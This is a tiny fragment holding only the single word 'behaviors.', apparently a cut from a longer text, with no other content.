behaviors.